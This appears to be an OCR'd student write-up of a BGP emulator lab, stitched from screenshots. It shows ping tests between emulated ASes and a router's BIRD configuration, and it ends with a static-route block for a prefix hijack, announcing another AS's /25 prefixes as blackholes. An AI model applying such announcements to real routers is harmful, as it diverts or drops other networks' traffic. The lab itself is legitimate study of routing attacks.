
Host: 155/host_0

ID: 472de959a50e
ASN: 155
Name: host_0
Role: Host

IP addresses
net0: 10.155.0.71/24

Actions
Launch console
Disconnect
Refresh


Launch the console



```
Connecting to 472de959a50e...
Connected to 472de959a50e.
root@472de959a50e / #
```


```
AS155/host_0
ASN: 155
Name: host_0
Role: Host
IP: net0,10.155.0.71/24
```

We are able to see its reachable



```
root@472de959a50e / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
64 bytes from 10.154.0.71: icmp_seq=1 ttl=61 time=0.286 ms
From 10.102.0.2: icmp_seq=2 Redirect Host(New nexthop: 10.102.0
64 bytes from 10.154.0.71: icmp_seq=2 ttl=61 time=0.157 ms
From 10.102.0.2: icmp_seq=3 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=3 ttl=61 time=0.160 ms
From 10.102.0.2: icmp_seq=4 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=4 ttl=61 time=0.162 ms
From 10.102.0.2: icmp_seq=5 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=5 ttl=61 time=0.165 ms
From 10.102.0.2: icmp_seq=6 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=6 ttl=61 time=0.182 ms
64 bytes from 10.154.0.71: icmp_seq=7 ttl=61 time=0.126 ms
From 10.102.0.2: icmp_seq=8 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=8 ttl=61 time=0.123 ms
64 bytes from 10.154.0.71: icmp_seq=9 ttl=61 time=0.135 ms
^C
--- 10.154.0.71 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8182ms
rtt min/avg/max/mdev = 0.123/0.166/0.286/0.046 ms
root@472de959a50e / #
```

```
AS155/host_0
ASN: 155
Name: host_0
Role: Host
IP: net0,10.155.0.71/24
```




icmp

Replay stopped.

event interval (ms) 200

Host: 155/host_0
ID: 7bf55e6f53cc
ASN: 155
Name: host_0
Role: Host

IP addresses
net0: 10.155.0.71/24



icmp

Replay stopped.


event interval (ms) 200

Host: 155/host_0
ID: 472de959a50e
ASN: 155
Name: host_0
Role: Host

IP addresses
net0: 10.155.0.71/24

Task 5.a. Launching the Prefix Hijacking Attack from AS-161

1. Create a static protocol in the attack machine(AS-161)
2. Launch console on As-161



event interval (ms)
200


Details

Host: 161/webservice_0

ID: ed564ac4384e
ASN: 161
Name: webservice_0
Role: Host

IP addresses
net0: 10.161.0.71/24


Actions



```
Connecting to ed564ac4384e...
Connected to ed564ac4384e.
root@ed564ac4384e / #
```


AS161/webservice_0
ASN: 161
Name: webservice_0
Role: Host
IP: net0,10.161.0.71/24

We will see whether we can access 154



```
Connecting to f8963ffc8321...
Connected to f8963ffc8321.
root@f8963ffc8321 / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
64 bytes from 10.154.0.71: icmp_seq=1 ttl=57 time=0.517 ms
```


AS161/webservice_0
ASN: 161
Name: webservice_0
Role: Host
IP: net0,10.161.0.71/24



161/webservice_0

```
Connected to ed564ac4384e.
root@ed564ac4384e / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
64 bytes from 10.154.0.71: icmp_seq=1 ttl=57 time=0.872 ms
64 bytes from 10.154.0.71: icmp_seq=2 ttl=57 time=0.548 ms
64 bytes from 10.154.0.71: icmp_seq=3 ttl=57 time=0.538 ms
64 bytes from 10.154.0.71: icmp_seq=4 ttl=57 time=0.636 ms
64 bytes from 10.154.0.71: icmp_seq=5 ttl=57 time=0.788 ms
64 bytes from 10.154.0.71: icmp_seq=6 ttl=57 time=0.558 ms
64 bytes from 10.154.0.71: icmp_seq=7 ttl=57 time=3.49 ms
64 bytes from 10.154.0.71: icmp_seq=8 ttl=57 time=0.548 ms
64 bytes from 10.154.0.71: icmp_seq=9 ttl=57 time=0.532 ms
64 bytes from 10.154.0.71: icmp_seq=10 ttl=57 time=0.641 ms
64 bytes from 10.154.0.71: icmp_seq=11 ttl=57 time=0.602 ms
```

AS161/webservice_0
ASN: 161
Name: webservice_0
Role: Host
IP: net0,10.161.0.71/24



Replay

Replay stopped.

event interval (ms)
200

Details


Host: 161/webservice_0

ID: ed564ac4384e
ASN: 161
Name: webservice_0
Role: Host

IP addresses
net0: 10.161.0.71/24

Actions
Launch console
Disconnect
Refresh

We are now able to access As-154 and AS-161
To announce the attack we need to go inside the BGP-router
Go inside BGP router and launch the console



161/router0

```
Connecting to adc48acc2ad1...
Connected to adc48acc2ad1.
root@adc48acc2ad1 / # 
```

AS161/router0
ASN: 161
Name: router0
Role: Router
IP: net0,10.161.0.254/24
IP: ix103,10.103.0.161/24

Replay

Replay stopped.

event interval (ms)
200

Details

Router: 161/router0

ID: adc48acc2ad1
ASN: 161
Name: router0
Role: Router

IP addresses
net0: 10.161.0.254/24
ix103: 10.103.0.161/24


BGP sessions
u_as3: Established Disable

Actions
Launch console
Disconnect
Refresh

bird.conf


```
router id 10.0.0.27;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";

}
define LOCAL_COMM = (161, 0, 0);
define CUSTOMER_COMM = (161, 1, 0);
define PEER_COMM = (161, 2, 0);
define PROVIDER_COMM = (161, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp u_as3 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.103.0.161 as 161;
    neighbor 10.103.0.3 as 3;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```

We can check the bird configuration file by typing the following command.



```
Connecting to adc48acc2ad1...
Connected to adc48acc2ad1.
root@adc48acc2ad1 / # cat /etc/bird/bird.conf
router id 10.0.0.27;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";
```


AS161/router0
ASN: 161
Name: router0
Role: Router
IP: net0,10.161.0.254/24
IP: ix103,10.103.0.161/24



owned by AS-164. We add the following entry to the BIRD configuration file on AS-150's BGP router. We need to run "birdc configure" to load the updated configuration file to the BIRD daemon.


```
protocol static hijacks {
  ipv4 { table t_bgp; };
  route 10.164.0.0/25 blackhole   {
           bgp_large_community.add(LOCAL_COMM);
  };
  route 10.164.0.128/25 blackhole {
           bgp_large_community.add(LOCAL_COMM);
  };
}
```

How do we put the below file into the router

